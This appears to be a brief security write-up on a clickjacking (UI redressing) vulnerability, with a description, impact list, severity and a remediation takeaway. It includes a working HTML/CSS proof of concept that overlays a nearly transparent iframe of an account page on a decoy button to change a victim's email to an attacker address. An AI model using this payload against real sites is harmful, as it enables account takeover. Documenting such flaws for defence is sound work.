

Clickjacking Vulnerability – UI Redressing

Vulnerability: Clickjacking (UI Redressing)

Description

The application allowed a sensitive account page to be embedded inside an attacker-controlled website because proper clickjacking protections were not enforced. By placing a transparent iframe beneath a deceptive interface, an authenticated user could be tricked into clicking invisible application elements, causing unintended actions to be executed under their active session.

Proof of Concept

```
<style>
iframe { position: relative; width:700px; height:500px; opacity:0.1; z-index:2; }
div { position:absolute; top:480px; left:80px; z-index:1; }
</style>
<div>Click me</div>
<iframe src="https://target-site.com/my-account?email=hacker@attacker-website.com"></iframe>
```


Impact

- Unauthorized actions performed on behalf of authenticated users.
- Modification of account settings without user awareness.
- Potential email/profile changes.
- Increased risk of account compromise through UI deception.

Severity: Medium

Key Takeaway

Clickjacking remains a practical attack whenever sensitive pages can be framed by external websites. Implementing proper browser framing protections is essential to prevent UI redressing attacks.



[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: [redacted]
Your email is: [redacted]@user.net

Update email